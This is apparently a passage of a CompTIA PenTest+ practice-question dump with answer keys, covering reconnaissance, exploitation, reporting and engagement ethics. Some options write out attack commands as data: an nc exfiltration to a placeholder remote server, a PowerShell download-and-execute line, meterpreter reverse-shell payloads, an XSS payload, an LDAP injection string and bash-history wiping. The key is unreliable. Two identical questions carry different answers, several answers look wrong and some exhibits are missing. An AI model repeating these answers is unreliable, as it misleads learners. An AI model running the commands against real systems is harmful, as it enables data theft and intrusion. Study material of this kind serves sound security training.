Reflected cross-site scripting (XSS) vulnerability in test2.comptia.org Publicly accessible storage system named static_comptia_assets SSH port 22 open to the internet on test3.comptia.org Open redirect vulnerability in test4.comptia.org Which of the following attack paths should the tester prioritize first?

A. Synchronize all the information from the public bucket and scan it with Trufflehog.
B. Run Pacu to enumerate permissions and roles within the cloud-based systems.
C. Perform a full dictionary brute-force attack against the open SSH service using Hydra.
D. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.
E. Leverage the SSRF to gain access to credentials from the metadata service.

Correct Answer: E

Question 72

Which of the following documents should be consulted if a client has an issue accepting a penetration test report that was provided?

A. Rules of engagement
B. Signed authorization letter
C. Statement of work
D. non-disclosure agreement

Correct Answer: A

Question 73
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Correct Answer: B

Question 74
Which of the following is within the scope of proper handling and most crucial when working on a penetration testing report?

A. Keeping both video and audio of everything that is done
B. Keeping the report to a maximum of 5 to 10 pages in length
C. Basing the recommendation on the risk score in the report
D. Making the report clear for all objectives with a precise executive summary

Correct Answer: D

Question 75
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Correct Answer: D

Question 76
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Correct Answer: B

Question 77
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Correct Answer: D

Question 78
A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

A. Continue the assessment.
B. Update the ROE with new signatures.
C. Scan the 8-bit block to map additional missed hosts.
D. Terminate the contract.

Correct Answer: B

Question 79
A security firm is discussing the results of a penetration test with a client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following best describes the action taking place?

A. Maximizing the likelihood of finding vulnerabilities
B. Reprioritizing the goals/objectives
C. Eliminating the potential for false positives
D. Reducing the risk to the client environment

Correct Answer: B

Question 80
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Correct Answer: C

Question 81
A penetration tester launches an attack against company employees. The tester clones the company's intranet login page and sends the link via email to all employees.
Which of the following best describes the objective and tool selected by the tester to perform this activity?

A. Gaining remote access using BeEF
B. Obtaining the list of email addresses using theHarvester
C. Harvesting credentials using SET
D. Launching a phishing campaign using GoPhish

Correct Answer: C

Question 82
During an assessment, a penetration tester runs the following command:

setspn.exe -Q /

Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Correct Answer: C

Question 83
During a of a penetration test final report, the consultant shows the following payload used to attack a system:

html
Copy code
7/<sCRitP>aLeRt('pwned')</ScriPt>

Based on the code, which of the following options represents the attack executed by the tester and the associated countermeasure?

A. Arbitrary code execution: the affected computer should be placed on a perimeter network
B. SQL injection attack: should be detected and prevented by a web application firewall
C. Cross-site request forgery: should be detected and prevented by a firewall
D. XSS obfuscated: should be prevented by input sanitization

Correct Answer: D

Question 84
A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

A. Netcat
B. Wireshark
C. Nmap
D. Responder

Correct Answer: C

Question 85
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Correct Answer: B

Question 86

A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter /reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Correct Answer: A

Question 87
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com? /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY ?/path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Correct Answer: D

Question 88
A penetration tester creates a list of target domains that require further enumeration. The tester writes the following script to perform vulnerability scanning across the domains:

line 1: #!/usr/bin/bash
line 2: DOMAINS_LIST = "/path/to/list.txt"
line 3: while read -r i; do
line 4: nikto -h $i -o scan-$i.txt &
line 5: done

The script does not work as intended. Which of the following should the tester do to fix the script?

A. Change line 2 to {"domain1", "domain2", "domain3", }.
B. Change line 3 to while true; read -r i; do.
C. Change line 4 to nikto $i | tee scan-$i.txt.
D. Change line 5 to done < "$DOMAINS_LIST".

Correct Answer: D

Question 89
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Correct Answer: A

Question 90

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Check the results on the scanner.
B. Look for the vulnerability online.
C. Run another scanner to compare.
D. Perform a manual test on the server.

Correct Answer: D

Question 91
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement.
Given the following firewall policy:

Which of the following commands should the tester try next?

Action	SRC:PORT	DEST:PORT	PROTO
Block	192.168.10.0/24 : 1-65535	10.0.0.0/24 : 22	TCP
Allow	0.0.0.0/0 : 1-65535	192.168.10.0/24:443	TCP
Allow	192.168.10.0/24 : 1-65535	0.0.0.0/0:443	TCP
Block	*:*	*:*	*

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Correct Answer: A

Question 92
A tester performs a vulnerability scan and identifies several outdated libraries used within the customer SaaS product offering. Which of the following types of scans did the tester use to identify the libraries?

A. IAST
B. SBOM
C. DAST
D. SAST

Correct Answer: B

Question 93
Which of the following tools provides Python classes for interacting with network protocols?

A. Responder
B. Impacket
C. Empire
D. PowerSploit

Correct Answer: B

Question 94
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Correct Answer: C

Question 95
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll, functName

Correct Answer: D

Question 96
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Correct Answer: C

Question 97
A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office?
(Choose two.)

A. Shoulder surfing
B. Call spoofing
C. Tailgating
D. Dumpster diving
E. Email phishing
F. Badge stealing

Correct Answer: CF

Question 98
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Correct Answer: C

Question 99
A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:

```
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
```

Which of the following changes should the team make to line 3 of the script?

A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i

Correct Answer: D

Question 100
After performing a web penetration test, a security consultant is ranking the findings by criticality. Which of the following standards or methodologies would be best for the consultant to use for reference?

A. OWASP
B. MITRE ATT&CK
C. PTES
D. NIST

Correct Answer: A

Question 101
Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

A. NIST SP 800-53
B. ISO 27001
C. GDPR

Correct Answer: C

Question 102
A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

A. Asset inventory
B. Full scan
C. DNS records
D. Web-application scan

Correct Answer: A

Question 103
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Correct Answer: C

Question 104
For an engagement, a penetration tester is required to use only local operating system tools for file transfer. Which of the following options should the penetration tester consider?

A. Netcat
B. WinSCP
C. Filezilla
D. Netstat

Correct Answer: A

Question 105
A penetration tester discovers passwords in a publicly available data breach during the reconnaissance phase of the penetration test. Which of the following is the best action for the tester to take?

A. Add thepasswords to an appendix in the penetration test report.
B. Do nothing. Using passwords from breached data is unethical.
C. Contactthe client and inform them of the breach.
D. Use thepasswords in a credential stuffing attack when the external penetration test begins.

Correct Answer: C

Question 106
Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking: The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

A. Alert the target company of the discovered information.
B. Verify the discovered information is correct with the manufacturer.
C. Scan the equipment and verify the findings.
D. Return to the dumpster for more information.

Correct Answer: C

Question 107
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting

Correct Answer: C

Question 108
A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

A. nmap -vv sUV -p 53,137-139,161-162 10.10.1.20/24 -oA udpscan
B. nmap -vv sUV -p 53, 123-159 10.10.1.20/24 -oA udpscan
C. nmap -vv sUV -p 53,123,161-162 10.10.1.20/24 -oA udpscan
D. nmap -vv sUV -p 53, 122-123, 160-161 10.10.1.20/24 -oA udpscan

Correct Answer: A

Question 109
A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

A. Comma
B. Double dash
C. Single quote
D. Semicolon

Correct Answer: C

Question 110
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Correct Answer: A

Question 111
Which of the following is most important to include in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe typecasting operations

Correct Answer: D

Question 112
A penetration tester wants to accomplish ARP poisoning as part of an attack. Which of the following tools will the tester most likely utilize?

A. Wireshark
B. Netcat
C. Nmap
D. Ettercap

Correct Answer: D

Question 113

A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device.

The tester analyzes the following HTTP request header logging output:

200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0

No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python Which of the following actions should the tester take to get the scans to work properly?

A. Change the source IP with a VPN.
B. Modify the scanner to only use HTTP GET requests.
C. Modify the scanner user agent.
D. Modify the scanner to slow down the scan.

Correct Answer: C

Question 114
Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Susceptibility to DDoS attacks
B. The existence of default passwords
C. Inability to network
D. Unsupported operating systems

Correct Answer: D

Question 115
A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

A. Runtime the company's vendor/supply chain.
B. Specially craft and deploy phishing emails to key company leaders.
C. Run a vulnerability scan against the company's external website.
D. Scrape web presences and social-networking sites.

Correct Answer: D

Question 116
A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

A. Gain access to the target host and implant malware specially crafted for this purpose.
B. Proxy HTTP connections from the target host to that of the spoofed host.
C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
D. Exploit the local DNS server and add/update the zone records with a spoofed A record.

Correct Answer: B

Question 117
Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

A. NIST SP 800-53
B. OWASP Top 10
C. MITRE ATT&CK framework
D. PTES technical guidelines

Correct Answer: C

Question 118
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the -o, -p22, and -sC options set against the target
B. Run nmap with the -sV and -p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the -sA option set against the target

Correct Answer: C

Question 119
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?

A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Correct Answer: A

Question 120
A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

A. Testing restrictions
B. Cost ofthe assessment
C. Report distribution
D. Liability

Correct Answer: C

Question 121
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives' accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting technique. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.

B. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.

C. Configure an external domain using a typosquatting technique. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.

D. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Correct Answer: A

Question 122
A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Correct Answer: C

Question 123
Which of the following tools would be best suited to perform a cloud security assessment?

A. OpenVAS
B. Scout Suite
C. Nmap
D. ZAP
E. Nessus

Correct Answer: B

Question 124
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Correct Answer: A

Question 125
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding

C. MAC address spoofing
D. Eavesdropping

Correct Answer: C

Question 126
A penetration tester runs the following command on a system:

find / -user root -perm -4000 -print 2>/dev/null

Which of the following is the tester trying to accomplish?

A. Set the SGID on all files in the / directory
B. Find the /root directory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null

Correct Answer: C

Question 127
A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?

A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.

Correct Answer: B

Question 128
A penetration tester who is working remotely is conducting a penetration test using a wireless connection.
Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.

Correct Answer: D

Question 129
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Correct Answer: D

Question 130

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

A. Key reinstallation
B. Deauthentication
C. Evil twin
D. Replay

Correct Answer: B

Question 131
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Correct Answer: A

Question 132
A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

A. Patch installations
B. Successful exploits
C. Application failures
D. Bandwidth limitations

Correct Answer: B

Question 133
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Correct Answer: AD

Question 134
A penetration tester found the following valid URL while doing a manual assessment of a web application:
http://www.example.com/product.php?id=123987.
Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

A. SQLmap
B. DirBuster
C. Nessus

D. Nikto

Correct Answer: C

Question 135
During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

A. Scraping social media sites
B. Using the WHOIS lookup tool
C. Crawling the client's website
D. Phishing company employees
E. Utilizing DNS lookup tools
F. Conducting wardriving near the client facility

Correct Answer: AC

Question 136
A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Check WHOIS and netblock records for the company.
B. Conduct a ping sweep of the company's netblocks.
C. Use DNS lookups and dig to determine the external hosts.
D. Launch an external scan of netblocks.

Correct Answer: C

Question 137
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position. Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Establishing and maintaining persistence on the domain controller
E. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates

Correct Answer: B

Question 138
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQL map to identify vulnerabilities and additional information about those systems. Which of the following is the penetration tester trying to accomplish?

A. Limit invasiveness based on scope.
B. Identify all the vulnerabilities in the environment.
C. Uncover potential criminal activity based on the evidence gathered.
D. Maintain confidentiality of the findings.

Correct Answer: A

Question 139

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Correct Answer: B

Question 140
Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

A. Tandem
B. Reversal
C. Semi-authorized
D. Known environment

Correct Answer: D

Question 141
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

A. Encrypted file transfers
B. Multiple handshakes
C. User hashes sent over SMB
D. IP addresses

Correct Answer: D

Question 142
A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

A. windows/x64/meterpreter/reverse_tcp
B. windows/x64/meterpreter/reverse_http
C. windows/x64/shell_reverse_tcp
D. windows/x64/powershell_reverse_tcp
E. windows/x64/meterpreter/reverse_https

Correct Answer: B

Question 143
A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography
B. Metadata removal
C. Encryption
D. Encode64

Correct Answer: B

Question 144
Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

A. Shodan
B. Nmap
C. WebScarab-NG
D. Nessus

Correct Answer: B

Question 145
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.
B. Recommend configuring password complexity rules in all the systems and applications.
C. Document the unprotected file repository as a finding in the penetration-testing report.
D. Recommend using a password manage/vault instead of text files to store passwords securely.

Correct Answer: C

Question 146
A penetration tester requested, without express authorization, that a CVE number be assigned for a new vulnerability found on an internal client application. Which of the following did the penetration tester most likely breach?

A. SLA
B. NDA
C. ROE
D. SOW

Correct Answer: C

Question 147
Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB
B. Metasploit
C. Shodan
D. Retina

Correct Answer: A

Question 148
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Disregard the IP range, as it is out of scope.
B. Scan the IP range for additional systems to exploit.
C. Stop the assessment and inform the emergency contact.

D. Utilize the tunnel as a means of pivoting to other internal devices.

Correct Answer: B

Question 149
A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

A. SQLmap
B. DirBuster
C. w3af
D. OWASP ZAP

Correct Answer: C

Question 150
A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

A. Hydra
B. SET
C. Metasploit
D. WPScan

Correct Answer: C

Question 151
During an assessment, a penetration tester discovers the following code sample in a web application:

"(&(userid=*)(userid=*))(I(userid=*)(userPwd=(SHAl}a9993e364706816aba3e25717850c26c9cd0d89d==)) Which of the following injections is being performed?

A. Boolean SQL
B. Command
C. Blind SQL
D. LDAP

Correct Answer: D

Question 152
A penetration tester is enumerating shares and receives the following output:



Which of the following should the penetration tester enumerate next?

A. dev
B. print$
C. home

D. notes

Correct Answer: A


Question 153

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS

Select the appropriate answer(s), given the output from each section.

Output 1



Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

CompTIA

Output 1 | Output 2 | Output 3

